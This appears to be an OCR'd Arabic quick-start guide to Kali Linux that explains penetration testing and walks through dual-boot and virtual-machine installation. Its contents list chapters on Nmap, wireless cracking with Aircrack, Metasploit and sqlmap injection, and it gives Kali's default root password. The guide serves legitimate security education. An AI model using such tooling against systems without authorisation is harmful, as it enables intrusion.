

نظام التشغيل KALI LINUX

الدليل السريع

المهندس اسماعيل محمد حازم كيالي

نظام التشغيل KALI LINUX

الدليل السريع

2014

دليلك السريع لتعلم نظام التشغيل الأكثر إستخداماً من قبل محترفي أمن الشبكات

اسماعيل كيالي

جدول المحتويات

Kali Linux

هذا الكتاب يهدف إلى تزويدكم بكل المعلومات التي يمكن أن تحتاجها لإعداد و البدأ بإستخدام kali linux. سوف نتعلم أساسيات النظام kali، وتم طرح المواضيع بشكل سلس لفهم البنية و كيفية التعامل مع أشهر الأدوات ....

يحتوي هذا الكتاب على الأقسام التالية:

ماهو نظام Kali Linux؟ مدخل الى kali والذي هو مبني على أساس نظام التشغيل Linux ومصمم بهدف لإستخدامه في علوم الكومبيوتر و إختبار الإختراق. وهو مجموعة من البرمجيات مفتوحة المصدر والتي يستخدمها المحترفون و الخبراء أثناؤ التعامل مع الحالات العملية لإختبار الإختراق.

التنصيب ويساعدنا في التعلم كيفية تنزيل و تنصيب Kali Linux بطريقة سهلة و ضبط الإعدادات الخاصة بالمستخدم من أجل إختبار الإختراق.

البداية السريعة – تجهيز الأدوات بشكل صحيح يساعدنا في رؤية كيفية تنفيذ عدة مهام بإستخدام مختلف الأدوات البرمجية المتوفرة في نظام Kali. وسوف يتم تغطية بعض المواضيع الأساسية في البدء بإختبار الإختراق بإستخدام Kali Linux.

أفضل 5 ميزات يجب معرفتها من أجل مساعدتنا في تعلم كيفية تنفيذ عدة مهام بإستخادم أهم ميزات نظام Kali. وفي نهاية هذا القسم سوف نكون قادرين على التعامل مع أدوات النظام Kali من أجل تنفيذ مايلي:

- مسح و تجميع المعلومات بإستخدام Nmap.
- إختراق الشبكات اللاسلكية بإستخدام Aircrack.
- إختبار إختراق تطبيقات الويب بإستخدام Brup Suite.
- البداية في التعامل مع Metasploit Exploitation Framework.
- تنفيذ هجمات SQL injection بإستخدام sqlmap.
- تنفيذ digital forensics بإستخدام Kali Linux.

أشخاص و أماكن يجب معرفتها يزودنا بالعديد من الروابط المفيدة للمشاريع و مقالات و عدد من المواقع بالإضافة إلى روابط Twitter لمقالات و مصادر مفتوحة للمخترقين.

ما هو نظام Kali Linux ؟

قبل الدخول في النظام Kali Linux, يجب أن نفهم ماهو إختبار الإختراق. إختبار الإختراق هو طريقة من أجل تقييم النظام الامني للنظام الحاسوبي أو الشبكة الحاسوبية. الفكر وراء إختبار الإختراق هي إستهداف الحواسيب عبر مجموعة من الهجمات لرؤية فيما إذا كان الحاسوب قدار على التعامل مع هذه الهجمات بدون أي تأثير على أداءه. الهجمات المختلفة في إختبار الإختراق تتضمن تحديد و إتغلال نقاط الضعف المعروفة في مختلف التطبيقات البرمجية و أنظمة التشغيل و تحديد قوة الإتصال في الشبكة و هكذا ... ويعتبر إختبار الإختراق مجال مستقل في دراسة علوم الحاسوب.

بالنسبة لإختبار الإختراق يعتبر Kali Linux أفضل نظام تشغيل للمحترفين. حيث أن Kali نظام تشغيل متطور مبني على أساس نظام Linux مع مجموعة من البرمجيات مفتوحة المصدر التي تستخدم لتنفيذ العديد من المهام في إختبار الإختراق و علوم الحواسيب و المجال الأمني. بعض ميزاته:

- يحوي أكثر من 300 أداة للإختراق و التقديرات الأمنية.
- يدعم العديد من التجهيزات الخارجية مثل مستقبلات اللاسلكية و تجهيزات PCI.
- يؤمن بيئة متكاملة للتطوير بعدة لغات برمجة مثل C, Python, Ruby.
- نظام مفتوح المصدر وقابل للتطوير.

Kali يمكن تنزيله على شكل ISO والتي يمكن إستخدامها إما كـ live أو نظام مستقل. والآن لنبدأ في إعداد مخبر إختبار إختراق خاص بك بإستخدام Kali.

التنصيب

للبدأ في عملية التنصيب، نحتاج أولا تنزيل النظام وهو متوفر بالأشكال التالية:

- ❖ ISO
- ❖ Vmware images
- ❖ ARM images

يمكن تنصيب نظام Kali كنظام ثاني على الحاسب أو كبيئة إفتراضية. لنبدأ مع عملية التنصيب بجانب نظام تشغيل آخر. أولا من خلال ثلاث خطوات بسيطة يمكن تنصيب النظام إلى جانب نظامك الحالي وفق التالي:


الخطوة الأولى – التنزيل و الإقلاع

قبل تنصيب Kali سوف نحتاج إلى مواصفات التالية:

- ❖ مساحة فارغة على القرص الصلب 12 GB.
- ❖ 1 GB من RAM على الأقل.
- ❖ أداة للإقلاع مثل قرص مرن أو قرص قابلة للإزالة.

يمكن تنزيل ISO من الموقع الرسمي http://www.kali.org/download.


سوف يتم سؤالك فيما إذا تريد أن تسجل اسم و بريد إلكتروني. صفحة التنزيل تحوي خيارات قليلة مثل شكل و بنية النظام. إختر القيمة المتوافقة مع نظامك الحالي.



بمجر إنتهاء عملية التنزيل يجب أن يتم حرقه على قرص مرن أو قابل للإزالة. يحب يكون هذا القرص معد ليتم إقلاع النظام منه و تحميل الإعدادات منه.

الخطوة الثانية – إعدادات الإقلاع بجانب نظام آخر

عند تجهيز قرص الإقلاع، نقوم بإعادة إقلاع النظام و الإقلاع مرة أخرى من القرص الذي قمنا بإعداده. وسوف يظهر لنا شاشة كالتالي:



سوف نبدأ بإختيار Live boot. سوف يبدأ النظام بتحميل و خلال دقائق سوف يظهر لنا سطح المكتب للنظام Kali.

بمجرد تحميل سطح المكتب ، نتمكن من الولوج إلى التطبيقات و أدوات النظام و الإدارة و محرر التقسيم.

و هذا يمثل واجهة المستخدم الرسومية الخاصة بتقسيم النظام الحالي. ويجب الإنتباه بحيث نترك مساحة كافية لتنصيب نظام Kali.

عند تحديد حجم القرص الصلب نختار Apply All Operations. ومن ثم نخرج من Gparted و نعيد إقلاع النظام Kali.

الخطة الثالثة – بدأ عملية التنصيب

بعد العودة الى الشاشة الرئيسية نختار Graphical install. الخطوات الأولى من التنصيب سوف نقوم بتحديد اللغة ، الموقع ، لوحة المفاتيح و هكذا ... ويجب الحذر عند ضبط كلمة المرور الخاصة بالإقلاع. و الكلمة الإفتراضية لنظام Kali هي toor.

الخوات المهمة التالية هي إختيار الجزء الذي سوف يتم تنصيب النظام فيه. وسوف نستخدم نفس المساحة غير المستخدمة التي قمنا بتحديدها منذ قليل ضمن Gparted.


بعد إختيار الجزء، سوف يبدأ النظام في عملية تنصيب نظام التشغيل. هذه العملية سوف تأخذ بعض الوقت للإنتهاء. بعد إنتهاء التنصيب سوف تظهر شاشة البداية و الشؤال عن النظام الذي تريد الإقلاع إلى Kali Linux أو النظام الآخر و هذا يدعى بـ dual boot.

تنصيب Kali ضمن بيئة إفتراضية

إعداد Kali ضمن برامج البيئة الإفتراضية سهل جداً. حيث أن هذا النظام متوفر على شكل Vmware Image التي يمكن تنزيلها من الموقع الرسمي http://www.kali.org/download ويمجرد تنزيله يمكن بداية التعامل معه مباشرة.

من أجل تشغيل Kali Linux بإستخدام برنامج Virtual Box، سوف نستخدم ISO التي قمنا بتنزيلها منذ قليل و الإعدادات العادية لـ virtual box.

لبدأ التنصيب، ننشأ بيئة إفتراضية و ضبط المتطلبات من مساحة و ذاكرة.



بعد إنشاء بيئة إفتراضية، نقوم بتشغيلها. في أول إقلاع سوف نقوم بإختيار القرص. نختار Kali ISO و نبدأ التنصيب. والخطوات الباقية هي نفس الخطوات السابقة التي قمنا بها عند تنصيب النظام بجانب النظام الأصلي لدينا.

عند إنتهاء التنصيب و تحميل سطح المكتب يمكننا تنصيب VirtualBox guest addition. نتبع الخوات التالية من أجل تحقيق ذلك:

1. نسخ الملفات للمسار التالي:

```
cp /media/cd-rom/VboxLinuxAdditions.run /root/
```

2. ضبط سماحيات الملف بالشكل التالي:

```
chmod 755 /root/VboxLinuxAdditions.run
```

3. تنفيذ الأمر التالي:

```
./VboxLinuxAdditions.run
```

تحديث Kali Linux


آخر خطوة في عملية التنصيب هي تحديث OS من أجل الحصول على آخر patches. من أجل التأكد من أننا نعمل على آخر إصدار. من أجل تحديث نظام التشغيل ، نقوم بتشغيل terminal و تمرير الأمر التالي:

```
apt-get update
```


عند هذه النقطة ، نكون قد قمنا بتنصيب نظام Kali Linux و يمكننا أن نستكشف القليل عن هذا النظام.

ملحق يوضح بالصور كيفية تنصيب Kali Linux ضمن VMware


نقوم بتشغيل VMware ومن ثم نختار ملف ISO الذي قمنا بتنزيله من الإنترنت كما في الشكل التالي:




نختار حجم القرص الذي نريد حجزه للنظام:





نحدد الخصائص و بارامترات التي نريد تفعيلها ضمن النظام:

